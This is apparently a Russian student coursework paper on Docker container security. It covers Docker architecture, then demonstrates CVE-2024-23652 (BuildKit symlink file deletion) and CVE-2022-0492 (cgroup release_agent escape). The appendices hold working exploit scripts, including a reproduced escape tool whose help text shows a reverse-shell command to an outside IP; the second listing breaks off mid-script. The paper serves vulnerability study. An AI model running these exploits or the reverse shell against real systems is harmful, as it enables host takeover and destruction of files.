Министерство науки и высшего образования Российской Федерации
Санкт-Петербургский Политехнический Университет Петра Великого
—
Институт компьютерных наук и кибербезопасности

Курсовая работа
«Эксплуатация уязвимостей механизма контейнеризации серверных приложений»
по дисциплине «Операционные системы»

Выполнили:
студенты гр. 5151003/40001

Андреева М. А.
Корпусов Д. Н.
Лутонин И. В.

Работу принял:
Ассистент преподавателя Гавва Г. Д.

Санкт-Петербург
2026

**СОДЕРЖАНИЕ**

Введение....3
1. Теоретическая часть....5
1.1 Общие сведения о Docker....5
1.2 Отличие Docker от Virtual Machine(VM)....5
1.3 Архитектура платформы Docker и основные компоненты....8
2. Практическая часть....10
2.1 Выбор уязвимостей....10
2.2 CVE-2024-23652, описание, общие сведения....11
2.3 Реализация CVE-2024-23652....12
2.4 CVE-2022-0492, описание, общие сведения....14
2.5 Реализация CVE-2022-0492....16
Список использованных источников....17
Приложение А....18
Приложение Б....20

## Введение

Актуальность темы: в настоящее время технология Docker используется повсеместно: от небольших стартапов до крупных корпоративных серверов. Разработчики ценят ее за скорость и удобство: приложение упаковывается в контейнер со всеми настройками и работает одинаково на любом компьютере. Из-за этого многие считают контейнеры абсолютно безопасной изолированной средой.

Однако на практике это не так. Контейнеры используют ядро той же операционной системы, что и хост (сервер). Если в механизмах работы Docker или в настройках ядра Linux есть ошибки, злоумышленник может использовать их, чтобы «выбраться» из контейнера. Получив доступ к хосту, он сможет удалять важные файлы, украсть данные или полностью захватить контроль над сервером.

Особенно опасно то, что некоторые уязвимости работают не когда приложение уже запущено, а на этапе его сборки. Это значит, что атака может произойти незаметно для администраторов, пока код только превращается в готовый образ. Поэтому понимание того, как работают такие ошибки и как ими можно воспользоваться, необходимо для создания действительно защищенных систем.

Цель работы – изучение архитектуры Docker и анализ двух уязвимостей, позволяющих нарушить изоляцию контейнера: одну на этапе сборки образа (CVE-2024-23652) и одну на этапе выполнения (CVE-2022-0492).

Задачи курсовой работы:

1. Разобраться, чем контейнеры отличаются от виртуальных машин и как устроен Docker.
2. Изучить компонент BuildKit, который отвечает за сборку образов, и понять, как в нем возникает ошибка CVE-2024-23652.
3. Рассмотреть механизм cgroups в ядре Linux и выяснить, как уязвимость CVE-2022-0492 позволяет выйти из-под контроля контейнера.

4. Сравнить эти два способа атаки и сделать выводы об уровне опасности каждого из них.

Объект исследования – платформа контейнеризации Docker и ОС Linux.

Предмет исследования – уязвимости безопасности.

## 1. Теоретическая часть

### 1.1 Общие сведения о Docker

*Docker* – это платформа контейнеризации, которая позволяет упаковать программу и необходимые зависимости в изолированную среду – контейнер [1]. До появления контейнеризации основным способом изолирования были виртуальные машины, которые имитируют полноценную ЭВМ со своими файловыми системами, ОС и драйверами.

Docker использует OS-level виртуализацию: он создает изолированные контейнеры, которые делят ядро хостовой системы, но имеют собственное пространство процессов, файлов и сетей. Благодаря такому подходу обеспечивается высокая степень изоляции процессов, что позволяет избегать конфликтов между различными версиями библиотек или сервисов. Docker применяет инкрементную файловую систему, где каждый контейнер состоит из слоев. Каждый слой добавляет изменения или новые данные к базовому образу, что экономит место и ускоряет развертывание. Благодаря этому контейнеры можно легко обновлять, модифицируя только нужные слои.

### 1.2 Отличие Docker от Virtual Machine(VM)

Виртуальная машина (*Virtual Machine, VM*) – это программная эмуляция физического компьютера, которая работает поверх реальной операционной системы благодаря специальному слою программного обеспечения – гипервизору [1].

Гипервизор (например, *VMware ESXi*, *Microsoft Hyper-V*, *KVM*) выделяет каждой виртуальной машине часть ресурсов хост-машины: процессорное время, оперативную память, дисковое пространство и сетевые интерфейсы. Каждая VM запускает свою собственную полноценную гостевую операционную систему, независимую от ОС хоста.

Таким образом, виртуальные машины обеспечивают высокую степень изоляции: приложения внутри одной VM не влияют на другие VM или на хостовую систему. Это делает их идеальными для задач, где важна

безопасность, стабильность и возможность запускать разные ОС на одном железе.

Однако у такого подхода есть существенные накладные расходы: каждая VM – это целая отдельная операционная система, что требует много памяти, диска и времени на запуск.

Контейнеры не эмулируют аппаратное обеспечение и не запускают отдельную ОС. Вместо этого они используют ядро хостовой системы, но работают как изолированные процессы со своим файловым пространством, переменными окружения и ограничениями ресурсов. На рисунке 1 представлено различие между VM и Docker.





Рисунок 1 – Сравнение архитектур ВМ и контейнера [2]

Для наглядного сравнения архитектурных особенностей, преимуществ и недостатков виртуальных машин и контейнеризации была составлена таблица 1.

Таблица 1 – Сравнительная характеристика виртуальных машин и контейнеров

| Критерий | Виртуальные машины VM | Контейнеры (Docker) |
|---|---|---|
| Уровень виртуализации | Аппаратный (через гипервизор) | Уровень ОС (ядро хоста используется совместно) |
| Изоляция | Полная (каждая VM – отдельная ОС) | Частичная (изолированы процессы, но общее ядро) |

Продолжение таблицы 1

| Критерий | Виртуальные машины VM | Контейнеры (Docker) |
|---|---|---|
| Размер образа | Гигабайты (из-за полной ОС) | Мегабайты (только приложение и зависимости) |
| Потребление ресурсов | Высокое (CPU, RAM, диск) | Низкое (эффективное использование ресурсов) |
| Масштабируемость | Ограничена (мало экземпляров на сервере) | Высокая (сотни контейнеров на одном хосте) |
| Портативность | Зависит от гипервизора и формата образа | Высокая (образы работают везде одинаково) |
| Безопасность | Высокая (аппаратная изоляция) | Ниже (уязвимость ядра может затронуть все) |
| Поддержка разных ОС | Да (Linux, Windows, macOS на одном хосте) | Нет (все контейнеры должны быть совместимы с ядром хоста) |

По результатам сравнения можно сделать вывод, что виртуальные машины обеспечивают более высокий уровень изоляции, поскольку каждая VM использует отдельную операционную систему и функционирует через гипервизор. Такой подход повышает безопасность и позволяет запускать различные операционные системы на одном физическом хосте, однако требует значительных вычислительных ресурсов и большего времени на запуск. Контейнеры Docker, напротив, используют общее ядро хостовой операционной системы, за счет чего быстрее запускаются, занимают меньше места и эффективнее расходуют ресурсы. Это делает их удобными для разработки, тестирования, масштабирования приложений и применения в CI/CD-процессах. Вместе с тем уровень изоляции контейнеров ниже по сравнению с виртуальными машинами, поэтому уязвимость ядра, использование небезопасного образа или неправильная настройка контейнера могут повлиять на безопасность всей хостовой системы. Следовательно,

виртуальные машины целесообразно применять в случаях, когда приоритетными требованиями являются максимальная изоляция, независимость гостевых операционных систем и поддержка различных ОС, тогда как Docker более оправдан для быстрого развертывания приложений, снижения потребления ресурсов и обеспечения переносимости программной среды. При этом надежность контейнерной среды напрямую зависит от корректной настройки Docker, ограничения привилегий контейнеров, контроля используемых образов и своевременного обновления компонентов системы.

### 1.3 Архитектура платформы Docker и основные компоненты

Архитектура Docker построена по клиент-серверному принципу. Пользователь взаимодействует с платформой через Docker Client. Docker Client – это интерфейс взаимодействия пользователя с системой Docker. Он принимает команды командной строки, например docker build, docker pull или docker run. После этого клиент передает запрос Docker Daemon.

*Daemon* – это основной процесс, отвечающий за управление контейнерами, образами и другими ресурсами. Он работает в фоновом режиме и выполняет команды, передаваемые клиентом. Чтобы удобно взаимодействовать с системой, пользователь может использовать интерфейс командной строки – Client (клиент). Например, команды *docker run* или *docker build* передаются демону через клиента.

Dockerfile – это текстовый файл, содержащий инструкции для сборки образа (image). На основе этих инструкций создается финальный образ.

Шаблон, содержащий все необходимое для запуска приложения, называется *Image* (образ). Он может включать в себя программный код, различные библиотеки и зависимости проекта. Из образов создаются контейнеры [2].

В свою очередь *Container* (контейнер) – это изолированное окружение, созданное на основе образа. В нем запускается приложение, используя ресурсы основной системы.

Для хранения образов используется хранилище – *Registry* (реестр). Самый популярный реестр – это *Docker Hub*, где можно найти как публичные, так и приватные образы.

*Mountpoint* – это точка в файловой системе, куда подключается внешний том, каталог или временное хранилище.

*Cleanup* – это завершающая очистка временных файлов и директорий после использования

Таким образом, основные компоненты Docker образуют единую систему: Docker Client передает команды Docker Daemon, Daemon управляет образами и контейнерами, Dockerfile описывает правила сборки образа, а реестр образов обеспечивает их хранение и распространение. Такая архитектура делает Docker удобным инструментом для разработки, тестирования и развертывания приложений в одинаковой программной среде.

## 2. Практическая часть

### 2.1 Выбор уязвимостей

Для систематизации информации о современных уязвимостях в Docker была составлена таблица 2, демонстрирующая сравнительный анализ двух критических уязвимостей: CVE-2024-23652 и CVE-2022-0492. Таблица отражает ключевые параметры атак: механизм, объект воздействия, класс угрозы и затрагиваемые версии ПО.

Таблица 2 – Сравнительная характеристика уязвимостей

| Критерий | CVE-2024-23652 | CVE-2022-0492 |
|---|---|---|
| Механизм атаки | Произвольное удаление файлов на хосте через race condition при очистке mount-точек во время docker build | Побег из контейнера через запись в release_agent cgroup v1 |
| Объект атаки | BuildKit – компонент сборки | Ядро Linux |
| Класс атаки | Arbitrary file deletion | Privilege escalation/classic escape |
| Версия ПО | Docker Engine 24.0.7<br>BuildKit < 0.12.5 | Docker Engine 24.0.7<br>Kernel 5.15 |

По результатам сравнения видно, что CVE-2024-23652 и CVE-2022-0492 имеют разный механизм воздействия и затрагивают разные компоненты контейнерной среды. CVE-2024-23652 связана с BuildKit и проявляется на этапе сборки Docker-образа, создавая риск произвольного удаления файлов на хостовой системе. CVE-2022-0492, в свою очередь, затрагивает механизм cgroup v1 в ядре Linux и представляет угрозу выхода из контейнера с повышением привилегий. Следовательно, первая уязвимость в большей степени связана с безопасностью процесса сборки, а вторая – с нарушением изоляции контейнера во время выполнения. Это показывает, что защита Docker-инфраструктуры должна включать не только обновление Docker

Engine и BuildKit, но и контроль настроек ядра Linux, ограничение привилегий контейнеров и проверку используемых Dockerfile и образов.

### 2.2 CVE-2024-23652, описание, общие сведения

CVE-2024-23652 – это уязвимость *path traversal* – обход ограничений пути, когда атака выходит за пределы разрешенного каталога в BuildKit, из-за которой при сборке контейнера злоумышленник может добиться удаления произвольных файлов на хосте за пределами контейнера[3]. Она связана с обработкой *RUN --mount* и механизмом очистки временно созданных точек монтирования. Проблема затрагивает версии BuildKit до v0.12.5.

BuildKit – это набор инструментов для эффективного, наглядного и воспроизводимого преобразования исходного кода в артефакты сборки.

Вредоносный интерфейс BuildKit или Dockerfile, использующий команду RUN --mount, может обмануть функцию, которая удаляет пустые файлы, созданные для точек монтирования, и удалить файл за пределами контейнера, в хост-системе. Проблема устранена в версии 0.12.5. Важно не использовать интерфейс BuildKit из ненадежных источников и не создавать ненадежный Dockerfile с командой RUN --mount. [2]

Технически это CWE-22: *Improper Limitation of a Pathname to a Restricted Directory* – некорректная проверка пути, позволяющая выйти за пределы ожидаемого каталога. Механизм BuildKit создавал временную точку монтирования для RUN --mount, а потом пытался удалить «пустые» файлы или директории, которые были созданы как часть этой точки монтирования. Если родительский каталог подменялся символической ссылкой, операция очистки могла пройти по ссылке и удалить файл вне контейнерной границы.

Сценарий обычно выглядит так: атакующий вставляет вредоносный Dockerfile, BuildKit начинает сборку, а специально подготовленный RUN --mount (опция, позволяющая монтировать данные внутрь шага сборки) использует особенности очистки временных директорий. В результате *cleanup*-логика (удаления временных файлов и директорий после использования) следует по символической ссылке или некорректно

обрабатывает путь и удаляет файл или каталог на хостовой системе. В практическом смысле это дает не чтение, а удаление произвольных файлов, что может привести к отказу в обслуживании и, в некоторых условиях, к более серьезной компрометации системы.

Основной риск – *arbitrary file deletion*, то есть произвольное удаление файлов и директорий на хосте. Это может повредить критичные системные файлы, нарушить работу сервисов, вызвать простой инфраструктуры или подготовить почву для дальнейшей атаки. Отдельно стоит отметить риск *container escape*-сценариев и возможного компрометирования хоста, если затронуты важные файлы или конфигурации.

По данным *Snyk* и других источников, уязвимы BuildKit версии до v0.12.5, также указывается, что проблема затрагивала все версии BuildKit <= v0.12.4.

Если BuildKit используется в CI/CD, на Docker-хостах или в сборочных пайплайнах, обновление до исправленной версии – обязательная мера. Особое внимание стоит уделить системам, которые собирают чужие или автоматически поступающие Dockerfile, потому что именно там риск вредоносной сборки наиболее высок.

**2.3 Реализация CVE-2024-23652**

1. Был перезапущен демон buildkitd с очисткой предыдущих состояний.

2. В качестве цели атаки ("жертвы") на хостовой файловой системе в директории /tmp был создан файл victim.txt.

3. Был создан файл Dockerfile, содержащий инструкцию RUN с использованием монтирования кэша.

4. Запуск сборки инициирует выполнение инструкций внутри изолированного контейнера.

Внутри снапшота сборки (в директории /var/lib/buildkit/runc-native/snapshots/...) теперь существует симлинк a/b, который указывает на /tmp хоста. Изоляция нарушена на уровне структуры файлов.

6. Для подтверждения гипотезы был произведен поиск измененной структуры внутри директории снапшотов BuildKit. Данные изменения представлены на рисунке 3.

```
+ echo '[-] Файл на месте'
[-] Файл на месте
++ dirname /var/lib/buildkit/runc-native/snapshots/snapshots/4/a/b
+ SNAP_DIR=/var/lib/buildkit/runc-native/snapshots/snapshots/4/a
+ echo 'путь через симлинк'
путь через симлинк
+ echo 'Snapshot path: /var/lib/buildkit/runc-native/snapshots/snapshots/4/a/b/victim.txt'
Snapshot path: /var/lib/buildkit/runc-native/snapshots/snapshots/4/a/b/victim.txt
+ echo 'реальный файл, на который он указывает:'
реальный файл, на который он указывает:
+ sudo ls -la /var/lib/buildkit/runc-native/snapshots/snapshots/4/a/b/victim.txt
-rw-r--r-- 1 root root 36 Apr 24 04:30 /var/lib/buildkit/runc-native/snapshots/snapshots/4/a/b/victim.txt
+ sudo cat /var/lib/buildkit/runc-native/snapshots/snapshots/4/a/b/victim.txt
secure-Fri Apr 24 04:30:29 UTC 2026
+ echo ''
```

Рисунок 3 – Проверка замещенного пути в снапшоте

7. Уязвимость проявляется в момент, когда BuildKit пытается удалить файлы. Это действие было произведено вручную через вызов rm по пути внутри снапшота на рисунке 4.

```
симуляция cleanup
+ echo 'cleanup файл /tmp/victim.txt существует'
cleanup файл /tmp/victim.txt существует
+ ls -la /tmp/victim.txt
-rw-r--r-- 1 root root 36 Apr 24 04:30 /tmp/victim.txt
```

Рисунок 4 – Ручная симуляция Cleanup

8. Финальная проверка состояния файла-жертвы на хосте показала, что файл по пути из снапшота успешно удален – атака завершена. Результаты представлены на рисунке 5.

```
os.Remove через путь снапшота
+ echo 'rm /var/lib/buildkit/runc-native/snapshots/snapshots/4/a/b/victim.txt'
rm /var/lib/buildkit/runc-native/snapshots/snapshots/4/a/b/victim.txt
+ sudo rm /var/lib/buildkit/runc-native/snapshots/snapshots/4/a/b/victim.txt
+ echo ''

+ echo 'итог после сборки'
итог после сборки
+ '[' '!' -f /tmp/victim.txt ']'
+ echo '[+] файл удален'
[+] файл удален
+ echo '[+] Файл на хосте удалён через симлинк в snapshot BuildKit'
[+] Файл на хосте удалён через симлинк в snapshot BuildKit
```

Рисунок 5 – Результаты реализации уязвимости

### 2.4 CVE-2022-0492, описание, общие сведения

Уязвимость вызвана логической ошибкой в обработчике файлов *release_agent*, из-за которой не выполнялись должные проверки при запуске обработчика с полным набором полномочий. Файл release_agent – это путь к служебной программе, которую ядро запускает при освобождении cgroup в *cgroup v1* (*control group*). cgroup – это механизм ядра Linux для группировки процессов и управления их ресурсами: CPU, памятью, I/O и т.д, механизм учёта, ограничения и изоляции ресурсов. Данная программа запускается с правами root и со всеми возможностями в корневом пространстве имен. Подразумевалось, что доступ к настройке release_agent имеет только администратор, но на деле проверки ограничивались предоставлением доступа пользователю root, что не исключало изменение настройки из контейнера или пользователем root без прав администратора.

CVE-2022-0492 – уязвимость повышения привилегий в ядре Linux, затрагивающая подсистему control groups версии 1

Критичность уязвимости оценивается как высокая (CVSS до 7.8), поскольку она позволяет злоумышленнику, имеющему доступ к контейнеру, выполнить побег из изолированной среды и получить права root на хост-системе

Cgroups – это возможность Linux, позволяющая администраторам ограничивать, учитывать и изолировать использование ресурсов набором процессов. Существуют две архитектуры: cgroup v1 и cgroup v2; данная уязвимость затрагивает исключительно cgroup v1.

Ключевым элементом эксплуатации является файл release_agent. Этот файл позволяет администраторам настроить программу, которая будет запущена при завершении последнего процесса в группе cgroup. Когда процесс завершается, ядро проверяет, включён ли флаг *notify_on_release* для данной группы, и при его наличии запускает указанный бинарный файл с правами root.

Суть уязвимости состоит в отсутствии проверки привилегий при записи в этот файл. Уязвимый код расположен в функции *cgroup_release_agent_write* в файле kernel/cgroup/cgroup-v1.c. Ядро не проверяло корректность пересечения границ пространства имён (namespace), что позволяло обойти изоляцию контейнера. Алгоритм реализации данной уязвимости приведён на рисунке 2.





Рисунок 2 - Схема атаки CVE-2022-0492

Сценарий атаки:

1. Злоумышленник использует команду *unshare* для создания нового пользовательского пространства имён с привилегией CAP_SYS_ADMIN, после чего монтирует cgroupfs внутри этого нового пространства.

2. В файл release_agent записывается путь к вредоносному скрипту, расположенному на файловой системе хоста.

3. При завершении последнего процесса в cgroup агент запускается с правами root в пространстве имён cgroup, что фактически обеспечивает выход за пределы контейнера и повышение привилегий.

### 2.5 Реализация CVE-2022-0492

1. Заходим в пространство контейнера, далее работаем в нем, как показано в листинге 1.

Листинг 1. Команда запуска контейнера с расширенными привилегиями

```
sudo docker run -it --rm --name cve-demo --cap-add=SYS_ADMIN --security-opt seccomp=unconfined --security-opt apparmor=unconfined -v /tmp:/tmp ubuntu:20.04 bash
```

2. Проверка наличия уязвимости. Скрипт [6] последовательно вызывает функции via_user_namespaces и via_CAP_SYS_ADMIN. Вывод подтверждает, что контейнер работает без запрета unprivileged_userns_clone, что является необходимым условием для обхода изоляции через unshare – UrmC

3. Запуск эксплойта.

На данном этапе выполняется запуск проверочного скрипта CVE-2022-0492.sh, представленный в приложении Б. С помощью параметра --checker определяется возможность эксплуатации уязвимости, после чего выполняется команда для создания файла-доказательства /tmp/cve-proof. Результат выполнения команд представлен на рисунке 6.





Рисунок 6 – Запуск проверки эксплуатации уязвимости CVE-2022-0492

4. Демонстрация наличия файла-доказательства через второй терминал в пространстве хоста. Результат представлен на рисунке 7.





Рисунок 7 – Демонстрация создания файла-доказательства в пространстве хоста

## Список использованных источников

1. Habr. Различие VM от Docker [Электронный ресурс]. – URL: https://habr.com/ru/articles/474068/ (дата обращения: 20.04.2026).

2. National Institute of Standards and Technology (NIST). CVE-2024-23652 Detail [Электронный ресурс]. – URL: https://nvd.nist.gov/vuln/detail/CVE-2024-23652 (дата обращения: 21.04.2026)

3. Netology. Уязвимость CVE-2022-0492: побег из контейнера через cgroup v1 [Электронный ресурс]. – URL: https://habr.com/ru/companies/netologyru/articles/967546/ (дата обращения: 24.04.2026).

4. Docker Scout [Электронный ресурс] / Docker Inc. – URL: https://scout.docker.com/ (дата обращения: 24.04.2026).

5. Docker Documentation [Электронный ресурс] / Docker Inc. – URL: https://docs.docker.com/ (дата обращения: 24.04.2026).

6. T1erno. CVE-2022-0492 Docker Breakout Checker and PoC [Электронный ресурс] // GitHub. – URL: https://github.com/T1erno/CVE-2022-0492-Docker-Breakout-Checker-and-PoC/blob/master/CVE-2022-0492.sh (дата обращения: 24.04.2026).

## Приложение А

CVE-2024-23652.sh

```
sudo pkill buildkitd 2>/dev/null;
sleep 2
sudo rm -rf /var/lib/buildkit
sudo /tmp/bin/buildkitd --oci-worker-snapshotter=native &
sleep 3

echo "secure-$(date)" > /tmp/victim.txt
echo "файл жертва создан"
cat /tmp/victim.txt
stat /tmp/victim.txt
echo ""

cd ~/cve-poc
cat > Dockerfile << 'EOF'
FROM alpine:3.19
RUN --mount=type=cache,target=/a/b/victim.txt,id=cve-poc \
    set -ex && \
    mv /a/b /a/b.old && \
    ln -sf /tmp /a/b && \
    ls -la /a/
EOF

#сборка
/tmp/bin/buildctl build --frontend=dockerfile.v0 --local
context=. --local dockerfile=. --no-cache
sleep 2

ls -la /tmp/victim.txt

echo ""
echo "симлинк на хостовой FS симлинк в снапшоте"
SNAP=$(sudo find /var/lib/buildkit/runc-native/snapshots -path
"*/a/b" -type l 2>/dev/null | head -1)
```

```
echo "симлинк: $SNAP"
sudo ls -la "$SNAP" 2>/dev/null
echo ""

if [ ! -f /tmp/victim.txt ]; then
    echo "[+] файл удален"
else
    echo "[-] Файл на месте"
fi

SNAP_DIR=$(dirname "$SNAP")
echo "путь через симлинк"
echo "Snapshot path: $SNAP_DIR/b/victim.txt"
echo "Реальный файл, на который он указывает:"
sudo ls -la "$SNAP_DIR/b/victim.txt" 2>/dev/null
sudo cat "$SNAP_DIR/b/victim.txt" 2>/dev/null
echo ""

# os.Remove(path) без проверки на симлинки
echo "симуляция cleanup"
echo "cleanup файл /tmp/victim.txt существует"
ls -la /tmp/victim.txt
echo ""
echo "os.Remove через путь снапшота"
echo "rm $SNAP_DIR/b/victim.txt"
sudo rm "$SNAP_DIR/b/victim.txt"
echo ""
echo "итог после сборки"
if [ ! -f /tmp/victim.txt ]; then
    echo "[+] файл удален"
    echo "[+] Файл на хосте удалён через симлинк в snapshot
BuildKit"
else
    echo "[-] Файл на месте)"
fi
```

**Приложение Б**

CVE-2022-0492.sh

```
#!/bin/bash

Red='\033[0;31m'          # Red
Green='\033[0;32m'        # Green
Yellow='\033[;33m'        # Yellow
Blue='\033[;34m'          # Blue
Cyan='\033[0;36m'         # Cyan
BRed='\033[1;31m'         # Bold Red
BBlue='\033[1;34m'        # Blod Blue
On_Yellow='\033[43m'      # Background Yellow
Color_Off='\033[0m'       # Text Reset


options=$(getopt -o hc: -l help,command:,checker -n "$0" --
"$@") || exit
eval set -- "$options"


help(){
    printf "[${Yellow}>${Color_Off}] ${BBlue}CVE-2022-0492
Docker Container Escape${Color_Off}
${Cyan}V    ${Color_Off}\n"
    printf "[${Yellow}>${Color_Off}] ${Blue}Execute this script
in a Docker to check for vulnerability or to exploit it.
(°___\\/{${Color_Off}\n"
    printf "[${Yellow}>${Color_Off}] ${Yellow}Usage:"
    printf "${Green}\n"
    printf "        sh $(basename "$0")    --checker
Verify if system is vulnerable.\n"
    printf "        sh $(basename "$0") -c|--command <COMMAND>
Execute command on host machine.\n"
    printf "        sh $(basename "$0") -h|--help
Print the help panel.${Color_Off}\n\n"
```

```
    printf "[${Yellow}>${Color_Off}] ${Yellow}Example:"
    printf "${Green}\n"
    printf "        sh $(basename "$0") --command 'bash -c
\"bash -i >& /dev/tcp/192.168.100.17/4444 0>&1\"'${Color_Off}\n"
    exit 0
}

rootchecker(){

    if [ "$(whoami)" "!=" "root" ]; then
        printf "[${Red}!${Color_Off}] ${Red}ERROR: Root
required.${Color_Off}\n"
    fi

}

create_test_dir(){

    # test dir
    test_dir=/tmp/.cve-2022-0492-test
    if ! mkdir -p $test_dir ; then
        printf "[{Red}!${Color_Off}] ${Red}ERROR: failed to
create test directory at $test_dir.${Color_Off}\n"
        exit 1
    fi


}

via_CAP_SYS_ADMIN(){

    # Testing escape via CAP_SYS_ADMIN is possible - v1

    create_test_dir
```

```
    if mount -t cgroup -o memory cgroup $test_dir >/dev/null
2>&1 ; then
        if test -w $test_dir/release_agent ; then
            umount $test_dir && rm -rf $test_dir
            return 0
        fi
        umount $test_dir
    else
        return 1
    fi

}

via_user_namespaces(){

    # Testing escape via user namespaces is possible - v2

    create_test_dir

    local status=1
    cat /proc/$$/cgroup | grep -Eo '[0-9]+:[^:]+' | grep -Eo
'[^:]+$' | while read -r subsys
    do
        if unshare -UrmC --propagation=unchanged bash -c "mount
-t cgroup -o $subsys cgroup $test_dir 2>&1 >/dev/null && test -w
$test_dir/release_agent" >/dev/null 2>&1 ; then
            rm -rf $test_dir
            status=0
        fi
    done
    return $status

}

checker(){
```

```
    printf "[${Red}*${Color_Off}] ${BBlue}Testing if CVE-2022-
0492 can be exploited for container escape${Color_Off}\n"

    rootchecker

    if via_user_namespaces ; then
        printf "[${Green}!${Color_Off}] ${Red}Exploitable: the
container can abuse ${On_Yellow}${BRed}user
namespaces${Color_Off}${Red} to escape.${Color_Off}\n"
    elif via_CAP_SYS_ADMIN ; then
        printf "[${Green}!${Color_Off}] ${Red}Exploitable: the
container can escape as it runs with
${On_Yellow}${BRed}CAP_SYS_ADMIN${Color_Off}${Red}.${Color_Off}\
n"
    else
        printf "[${Red}!${Color_Off}] ${Red}ERROR: Cannot
escape, may not be vulnerable to CVE-2022-0492.${Color_Off}\n"
    fi

    exit

}

exploit(){

cat << EOF > /tmp/exploit.sh
#/bin/sh

(mkdir /tmp/$DIRECTORY && mount -t cgroup -o $subsys cgroup
/tmp/$DIRECTORY && mkdir /tmp/$DIRECTORY/x) 2>/dev/null

echo 1 > /tmp/$DIRECTORY/x/notify_on_release
echo "$host_path/cmd" > /tmp/$DIRECTORY/release_agent

echo '#!/bin/sh' > /cmd
echo "$payload" >> /cmd
```

```
chmod a+x /cmd

sh -c "echo \\\$\\\$ > /tmp/$DIRECTORY/x/cgroup.procs"

EOF

chmod +x /tmp/exploit.sh

}

comand(){
    rootchecker

    #Just generate a random string to use as directory name
    DIRECTORY=$(cat /proc/sys/kernel/random/uuid)
    subsys="rdma"
    host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
    payload="$@"


    if via_CAP_SYS_ADMIN ; then


        printf "${Blue}"
        exploit
        ./tmp/exploit.sh
        cat /cmd
        printf "${Color_Off}"


    elif via_user_namespaces ; then

        printf "${Blue}"
        exploit
        cat /proc/$$/cgroup | grep -Eo '[0-9]+:[^:]+' | grep -Eo
'[^:]+$' | while read -r subsys
```

```
        do
            unshare -UrmC --propagation=unchanged sh -c
./tmp/exploit.sh
        done
        printf "${Color_Off}"


    else

        printf "[${Red}!${Color_Off}] ${Red}ERROR: Cannot
